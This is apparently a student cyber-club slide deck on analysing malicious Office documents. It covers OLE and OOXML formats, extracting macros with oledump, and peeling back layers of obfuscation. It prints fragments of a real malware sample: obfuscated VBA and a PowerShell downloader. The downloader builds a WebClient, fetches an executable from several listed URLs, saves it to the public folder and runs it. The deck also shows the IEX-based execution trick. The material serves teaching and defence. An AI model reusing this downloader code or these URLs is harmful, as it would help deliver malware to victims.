Mason Competitive Cyber

Gone Phishing - malicious documents

Upcoming Competitions & Events

- PicoCTF
  - Now until Oct 12
  - Online
  - Jeopardy Style
- Metropolis
  - UMD
  - In-person Jeopardy Style
  - Saturday
- MetaCTF
  - Oct 20
  - UVA
  - In-person Jeopardy Style

Practical Exercise

- go.gmu.edu/maldocs
  - malicious document samples
  - DO NOT RUN ON YOUR HOST

Malicious Documents

- Phishing
  - Email that looks legit but isn’t


- Documents that contain malicious code
  - doc, docx, pdf, rtf
- Often download and execute payload

- Analysis Steps:

  1) Find embedded code

     -VBA macros, JS, shellcode


  2) Extract code
  3) Deobfuscate code / debug shellcode
  4) Understand what it does next



MS Office File Format

- .doc, .xls, .ppt
  - OLECF
  - Object Linking and Embedding Compound File


- .docx, .xlsx, .pptx
  - “Office Open XML”
  - zipped XML



```
Desktop ❯ unzip example.docx
Archive:  example.docx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/_rels/document.xml.rels
  inflating: word/document.xml
  inflating: word/theme/theme1.xml
 extracting: docProps/thumbnail.jpeg
  inflating: word/settings.xml
  inflating: word/webSettings.xml
  inflating: word/stylesWithEffects.xml
  inflating: docProps/core.xml
  inflating: word/styles.xml
  inflating: word/fontTable.xml
  inflating: docProps/app.xml
```

Macros


- Legit use = a way of automating tasks in MS Office applications
- Macros used to be enabled by default, now disabled by default
  - Threat actors have to convince victims to enable them
  - Often name file something important (invoices, legal docs, payroll data, etc.)




You are attempting to open a file that was created in an earlier version of Microsoft Office.

If the file opens in Protected View, click **Enable Editing**, and then click **Enable Content**.

MS Office Malware Analysis




```
malicious-documents ❯ python oledump.py malware_samples/MALICIOUSDOC.dontopen
  1:       114 '\x01CompObj'
  2:       344 '\x05DocumentSummaryInformation'
  3:       444 '\x05SummaryInformation'
  4:      9112 '1Table'
  5:     22310 'Data'
  6:       396 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8:     29327 'Macros/VBA/_VBA_PROJECT'
  9:      1445 'Macros/VBA/__SRP_0'
 10:       102 'Macros/VBA/__SRP_1'
 11:      1080 'Macros/VBA/__SRP_2'
 12:       565 'Macros/VBA/__SRP_3'
 13:       518 'Macros/VBA/dir'
 14: M   97781 'Macros/VBA/iqDnpbAGZQXl'
 15:      4096 'WordDocument'
```



```
malicious-documents ❯ python oledump.py -s 14 -v malware_samples/MALICIOUSDOC.dontopen > macroz.vbs
```

MS Office Malware Analysis




```
Function zlfIH()

On Error Resume Next
llquWbwT = (sLsLFCT - CDbl(918853) + lPBjvEDOz + Fix(uiLQqpizK / CLng(385096 *
WRjzJ = "cKdsDm9tZ1xMQnowershell  ((GDyueNxA'(Jxu3JxXySvgYqIhOF6d0g18StfbwJ"
vmRari = CStr(Left(Right(WRjzJ, 52), 13)) + Left(Right(WRjzJ, 31), 8) + CStr(L

jikrdLp = Chr(43)
jmUCWHAU = "zxPff65z6JxuhJeVdguMW"
qDsrQEj = Left(Right(jmUCWHAU, 12), 5) + CStr(Left(Right(jmUCWHAU, 20), 1)) +

XlrRcB = Chr(43)
oSvohjLD = "zJxff65z67YYJxuRnsEMW9auepf"
YkaPWsfTzG = Left(Right(oSvohjLD, 15), 6) + Left(Right(oSvohjLD, 26), 2) + Lef

rQjbUMZBjhv = Chr(43)
hRZHCQP = "zxuff65z67YJxuaJdgEM'9ac"
vGLYupzRqiq = CStr(Left(Right(hRZHCQP, 13), 5)) + CStr(Left(Right(hRZHCQP, 23)

GDwSYL = Chr(43)
KPEUNY = "T'3"
ulSMTjwQf = Left(Right(KPEUNY, 2), 1)
```

MS Office Malware Analysis

- Included network traffic pcap in folder

- Deobfuscation!
  - Online or offline tools
    - ViperMonkey
  - Find & Replace
  - Work Backwards



40 / 61


40 engines detected this file

SHA-256	26de80e3bbbe1f053da413
File name	output.113352356.txt
File size	203.5 KB
Last analysis	2018-10-02 00:37:00 UTC
Community score	-40

https://www.virustotal.com/#/file/26de80e3bbbe1f053da4131ca7a405644b7443356ec97d48517f1ab86d5f1ca5/behavior


MS Office Malware Analysis

- PowerShell
  - Obfuscated



```
+Jxu(3hJxu+JxuRSJx'+'u+JxuDCJxu+Jxu);breakJx
ar]39).REpLACe('+'Jxu3h'+'RJxu,Jxus'+'uKJxu
uKPSHoMe[30]+JxuxJxu)')-CreplaCE 'tMo',[cHar
ar]92) |.( $SHELLID[1]+$sHELlID[13]+'X')
```


Pretty sure this was IEX (executes)



```
Jxu(3hJxu+JxuRSJx'+'u+JxuDCJxu+Jxu);breakJxu
ar]39).REpLACe('+'Jxu3h'+'RJxu,Jxus'+'uKJxu)
KPSHoMe[30]+JxuxJxu)')-CreplaCE 'tMo',[cHar]
r]92) | Write-Host
```

Changed to print instead of execute


MS Office Malware Analysis




```
PS C:\Users\Hacker\Desktop> .\maldoc.ps1
('3'+'h'+'Rns'+'a'+'d'+'asd = &(efpnefp+efp'+'eefp+ef'+'p'+'w-objece'+'f'+'p'+'+e'+'fptefp) random;3'+'h'+'R
+' '+'.'+'('+'efpn'+'e'+'efp+ef'+'p'+'w'+'efp'+'+e'+'fp-objecte'+'fp) Sys'+'tem.Net.WebCl'+'ie'+'nt'+';3'+'h
 3'+'hR'+'n'+'sad'+'asd'+'.ne'+'x'+'t'+'('+'10000'+','+' 28213'+'3)'+';'+'3hRAD'+'CX'+' '+'= efp http:/'+'/l
+'uk'+'/vsi'+'6YD'+'rX/@h'+'tt'+'p://'+'k'+'re'+'m'+'s'+'-be'+'da'+'chungen'+'.'+'de'+'/'+'fyKDV'+'/'+'@http
+'y.net/b'+'tKz'+'NVlg/@'+'http'+'://a'+'ngel'+'abphotog'+'raphy.'+'c'+'om'+'/'+'4h'+'R1e'+'/@ht'+'t'+'p:'+'
.'+'p'+'l'+'/'+'js/'+'ncr'+'ILdi'+'/e'+'fp.S'+'p'+'lit(efp'+'@e'+'fp);'+'3hRSDC = 3'+'hRenv'+':publi'+'c'+'
+'efp'+' + '+'3hRNSB '+'+'+' ('+'efp'+'.exefp+'+'e'+'f'+'pe'+'ef'+'p);fo'+'r'+'eac'+'h('+'3hRasfc i'+'n'+' 3
)'+'{'+'t'+'r'+'y(3hRYYU.E'+'LB'+'Do'+'TY0WnlTY0OadFIT'+'Y'+'0l'+'eE'+'L'+'B(3hRasfc.ELBToSt'+'rT'+'Y'+'0'+'
EL'+'B'+'()'+', 3'+'hRSDC);&(efpInv'+'oefp'+'+efpke'+'fp+efpe-Iteme'+'fp'+')'+'(3h'+'RS'+'DC'+');break'+';'+
)').REpLACe('7FM','\').REpLACe('efp',[STRinG][Char]39).REpLACe('3hR','$').REpLACe('ELB',[STRinG][Char]34).RE
[STRinG][Char]96) ¦. ( $PshOme[4]+$PSHoMe[30]+'x')
```

MS Office Malware Analysis

- Another layer
- Same process




```
'}').REpLACe('7FM','\').REpLACe('ef
|. ( $PshOme[4]+$PSHoMe[30]+'x')
```



```
'+'}').REpLACe('7FM','\').REpLACe('efp
) | Write-Output
```

MS Office Malware Analysis

